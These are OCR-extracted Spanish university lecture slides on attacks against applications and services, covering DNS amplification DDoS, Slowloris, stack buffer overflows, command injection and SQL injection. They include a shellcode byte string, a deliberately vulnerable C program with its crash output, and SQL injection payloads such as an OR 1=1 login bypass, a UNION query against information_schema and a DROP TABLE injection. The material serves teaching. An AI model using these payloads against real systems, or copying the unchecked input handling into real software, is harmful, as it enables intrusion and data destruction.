    - Ventaja 1: Si puede ser, el atacante enviará todo ese tráfico contra la victima.
    - Ventaja 2: Si no, el ataque estará camuflado entre tanto volumen.

Denegación de Servicio

Universidad Rey Juan Carlos

- Una petición DNS es un paquete UDP de 60 bytes, pero la respuesta es otro paquete UDP de 512 bytes (máximo).
  - Utilizar servidores DNS que respondan con registros grandes como intermediarios.
- Pero además, DNS ha ampliado a 4000 bytes la respuesta para incluir características como IPv6, seguridad, etc.
- Secuencia del ataque:
  - El atacante crea un serie de peticiones DNS con la dirección de la víctima, y las dirige a los servidores DNS seleccionados.
  - Estos responden a la víctima con un tráfico mucho mayor que el empleado para atacarla.

Denegación de Servicio

Universidad Rey Juan Carlos


¿Cómo se genera el bucle de tráfico?

- Si la víctima tiene el servicio de *echo* activado, puede entrar en un bucle con el servidor DNS intermediario.
- Recordar que:
  - DNS viaja sobre UDP, igual que el servicio de *echo*
  - El puerto de servicio de diagnóstico mediante *echo* es el 7
  - El puerto para servir nombres de dominio es el 53

Denegación de Servicio

Universidad Rey Juan Carlos

¿Cómo se genera el bucle de tráfico?



Denegación de Servicio


Universidad Rey Juan Carlos

Ataque DDoS por amplificación

- Es similar al de reflexión pero se utilizan muchos intermediarios.
- Un modo habitual es dirigir la petición inicial a la dirección de broadcast de alguna red.
  - Todos los hosts de dicha red responderán.
- Ejemplos:
  - Smurf : mediante un ping (ICMP)
  - Fraggle : mediante el servicio de eco (UDP)

Denegación de Servicio

Universidad Rey Juan Carlos




Denegación de Servicio

Universidad Rey Juan Carlos

Una herramienta de ataque es *Slowloris*





Denegación de Servicio

Universidad Rey Juan Carlos

- En el ataque con Slowloris se utilizan peticiones HTTP parciales.
- El atacante abre múltiples conexiones con el servidor por las que manda las cabeceras de las peticiones HTTP.
- El servidor abrirá un thread por cada petición, para cerrarla una vez que la petición se haya respondido. Y si una petición tarda mucho, saltará un timeout y se cerrará el thread.
- El atacante seguirá enviando peticiones parciales en esas conexiones para evitar que se cierren por timeout
- El servidor no es capaz de liberar esos threads. Cuando todos los threads disponibles se estén usando, se creará el DoS.

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 5 – Ataques a aplicaciones y servicios







Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Desbordamientos.
- Inyecciones.
- Forgeries.

Índice

Universidad Rey Juan Carlos

- **Desbordamientos**.
- Inyecciones.
- Forgeries.


Desbordamientos

Universidad Rey Juan Carlos


- Un ataque por desbordamiento (*overflow*) aprovecha una vulnerabilidad del software.
- Permite ejecutar cualquier código en el sistema vulnerable con los mismos permisos que la aplicación que presenta la vulnerabilidad por no comprobar el tamaño de los parámetros que se pasan a una función o procedimiento en tiempo real.
- La vulnerabilidad se conoce desde finales de los años 80, pero muchos sistemas operativos, aplicaciones y navegadores la siguen teniendo.

Desbordamientos

Universidad Rey Juan Carlos




Desbordamientos



- .text: las instrucciones en código máquina.
- .data: se almacenan las variables inicializadas en tiempo de compilación.
- .bss: las no inicializadas.
- heap: memoria dinámica.
- stack: variables por referencia, variables locales, valores de retorno. Control de invocación y retorno de los métodos.

Stack Overflow



Stack Overflow

Universidad Rey Juan Carlos

- La pila se usa cada vez que se realiza una llamada a una función o procedimiento.

- Se almacena mucha información:
  - Las variables internas.
  - Una serie de punteros.
  - La dirección de retorno.
  - Los punteros a los parámetros que se le pasan.


Stack Overflow

Universidad Rey Juan Carlos

```
void copia_cadena(char *cadena) {
    char buffer[16];
    strcpy(buffer,cadena);
}

void main() {
    char frase[16];
    int i;
    for( i = 0; i < 15; i++)
        frase[i] = 'M';
    copia_cadena(frase);
}
```

Stack Overflow




Stack Overflow

```
void copia_cadena(char *cadena) {
    char buffer[16];
    strcpy(buffer,cadena);
}

void main() {
    char frase[256];
    int i;
    for( i = 0; i < 255; i++)
        frase[i] = 'M';
    copia_cadena(frase);
}
```

- El problema es que la función `copia_cadena` no comprueba el tamaño del parámetro que se le pasa.
- Cuando el buffer de 16 caracteres se termina, escribe los otros 240 a continuación, sobreescribiendo lo que haya.
- Incluida la dirección de retorno.

Stack Overflow



Stack Overflow


- En este caso, la dirección de retorno queda sobre-escrita con cuatro Ms:

  0x4D4D4D4D

- Al compilar y ejecutar el código el resultado será un Segmentation Fault.
- El objetivo del atacante que quiere construir un buffer overflow es que la dirección de retorno apunte al propio buffer. Más concretamente, a una dirección en la que se inserta el código malicioso que se quiere ejecutar.

Stack Overflow

Universidad Rey Juan Carlos



Stack Overflow

Universidad Rey Juan Carlos

- Ese código malicioso se denomina *shell code*.
- Es un código que no puede ser muy largo porque se desconoce el tamaño del buffer.
- El código más habitual es el que abre una shell o consola, para ejecutar desde ahí los comandos que se requieran.

```
char code[] = \
"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
"\x52\xff\xd0";
```

Ejemplo

Universidad Rey Juan Carlos

```c
#include <stdio.h>

void saluda(){
        printf("Estoy dentro del secret\n");
}

void pideNombre(){
        char nombre[16];
        printf("Dime tu nombre:\n");
        scanf("%s", nombre);
        printf("Hola, %s\n", nombre);
}

int main(){
        printf("La direccion de secret es: 0x%08x\n", saluda);
        pideNombre();
        return 0;
}
```


Ejemplo

Universidad Rey Juan Carlos

```
┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ gcc ejemplo.c -o ejecutable

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0xecfcf155
Dime tu nombre:
Antonio
Hola, Antonio

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$
```

Ejemplo

Universidad Rey Juan Carlos

```
┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0×ecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAA


┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0×ecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./ejecutable

┌──(agpardo㉿kali)-[~/Escritorio/Seg.Inf]
└─$
```


Ejemplo

Universidad Rey Juan Carlos

```
pideNombre:
    push    ebp
    mov ebp, esp
    sub esp, 24
    sub esp, 12
    push    OFFSET FLAT:.LC1
    call    printf
    add esp, 16
    sub esp, 12
    lea eax, [ebp-24]
    push    eax
    call    gets
    add esp, 16
    sub esp, 8
    lea eax, [ebp-24]
    push    eax
    push    OFFSET FLAT:.LC2
    call    printf
    add esp, 16
    leave
    ret
```



Ejemplo

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Desbordamientos.
- **Inyecciones**.
- Forgeries.

Injections

Universidad Rey Juan Carlos

- Este tipo de ataque se aprovecha de una vulnerabilidad de las aplicaciones que consiste en no comprobar los parámetros introducidos por el usuario.
- Las inyecciones más conocidas son las del tipo SQL (*SQL injection*).
- Pero se pueden realizar con otros protocolos/lenguajes como LDAP o XPath.
- Los ataques de inyección pueden realizarse directamente o a ciegas.
- Normalmente en la construcción de estos ataques se aprovecha en gran medida la información que proporcionan los mensajes de error por defecto.

Tipos de Injections

Universidad Rey Juan Carlos

- Tipos de inyecciones:
  - Inyección de código: si se conoce el lenguaje de programación, la base de datos o el sistema operativo utilizado por la aplicación web, pueden inyectar código a través de los campos de entrada de texto para obligar al servidor a hacer lo que quieran.
  - Command injections: consiste en introducir comandos del sistema operativo en lugar de fragmentos de código.
  - SQL injections: igual que las inyecciones de código pero inyectando un script SQL.
  - Inyección de XPath: XPath permite recorrer y procesar un documento XML. Si se manda información incorrecta a la aplicación se puede conocer cómo se estructuran los datos XML.
  - Inyección de CRLF: consiste en introducir saltos de línea y retorno de carro en los campos de formulario web.

Command Injections

Universidad Rey Juan Carlos


- El objetivo es ejecutar comandos del sistema operativo del host.
- La vulnerabilidad se produce cuando una aplicación envía los datos introducidos por el usuario al servidor, sin comprobar su valor.
- La idea es utilizar los parámetros de las funciones para introducir los comandos que se quieren ejecutar.

Command Injections

Universidad Rey Juan Carlos

Ejemplo:


- Desarrollamos una página que le pide al usuario una dirección IP y hace un ping a dicha IP.



Command Injections

Universidad Rey Juan Carlos

- Podemos usar la web desarrollada o introducir el parámetro usando la URL:




Command Injections

Universidad Rey Juan Carlos

- Como hemos visto, el valor de la IP no tiene ningún tipo de comprobación.
- Por lo que hay una vulnerabilidad que se podría explotar…

  … por ejemplo concatenando instrucciones con un pipe.



Command Injections

Universidad Rey Juan Carlos


- Con esto ya se podrían ejecutar cualquier tipo de comandos del sistema:

- Como identificar bajo qué usuario se están ejecutando los comandos:



Command Injections

Universidad Rey Juan Carlos



SQL Injections

Universidad Rey Juan Carlos

- Existe una gran cantidad de páginas web que usan una base de datos SQL por debajo.
- Generalmente estas paginas ofrecen algún tipo de formulario donde el usuario introduce información.
- Por debajo la página web recoge la información que ha introducido el usuario y realizar una consulta a la base de datos.

SQL Injections

Universidad Rey Juan Carlos

- Algunas claves importantes sobre el lenguaje SQL:
- Podemos ejecutar dos queries de manera consecutiva con el carácter **;**
- Los comentarios se escriben con un **--**

```
-- En la siguiente línea se ejecutan dos SELECTs
SELECT * FROM Pedidos; SELECT Name FROM Mascotas;
```

- Por último podemos unir los resultados de varias queries:

```
SELECT nombre, edad FROM clientes UNION [ALL]
SELECT nombre, edad FROM clientes_vip;
```

SQL Injections

Universidad Rey Juan Carlos

- Por ejemplo, supongamos el típico acceso a una aplicación web que utiliza una consulta construida con SQL para verificar las credenciales del usuario:




```
SELECT * FROM Usuarios WHERE
 usuario = $_POST['username'] AND
 password = $_POST['password']
```

```
SELECT * FROM usuarios WHERE
 usuario = $_POST['username'] AND
 password = md5($_POST['password']);
```


SQL Injections

Universidad Rey Juan Carlos



- La consulta para este ejemplo sería:

```
SELECT * FROM TablaUsuarios WHERE
usuario = 'agpardo' AND password = '1234';
```

- Si los datos son correctos, habrá una fila que se corresponde con los datos de entrada y la consulta permitirá acceder a la aplicación.

SQL Injections




```
SELECT * FROM TablaUsers WHERE user = 'agpardo'
and password ='' OR 1=1;--'
```

- Por lo que siempre será verdad, y siempre tendremos acceso al sistema.

SQL Injections

Universidad Rey Juan Carlos

- Las inyecciones no sólo se utilizan para saltarse un login.

- Se pueden averiguar contraseñas u otra información almacenada en una base de datos.
- Agregar, eliminar, editar registros y tablas en una base de datos.
- Leer o descargarse archivos completos.

- Generalmente, se automatiza el proceso para no lanzar todas las *queries* de una en una… pero se necesita conocer la estructura de la base de datos.

SQL Injections

Universidad Rey Juan Carlos

Otro ejemplo:

- Si la entrada del usuario es:

```
1 AND 1=2 UNION SELECT table_schema, table_name
FROM information_schema.tables;--
```


SQL Injections

Universidad Rey Juan Carlos

- Suponed una página que permite visualizar los pedidos (o el número de pedidos) se han hecho en una determinada ciudad.
- Y el usuario puede escribir el nombre de la ciudad.

- Si el atacante escribe: `Albacete`
- La query que se ejecuta es:

```
SELECT * FROM TablaPedidos WHERE ciudad='Albacete'
```

- Y si la entrada fuera: `Albacete'; drop table TablaPedidos--`

```
SELECT * FROM TablaPedidos WHERE ciudad='Albacete'; drop table TablaPedidos--'
```

SQL Injections

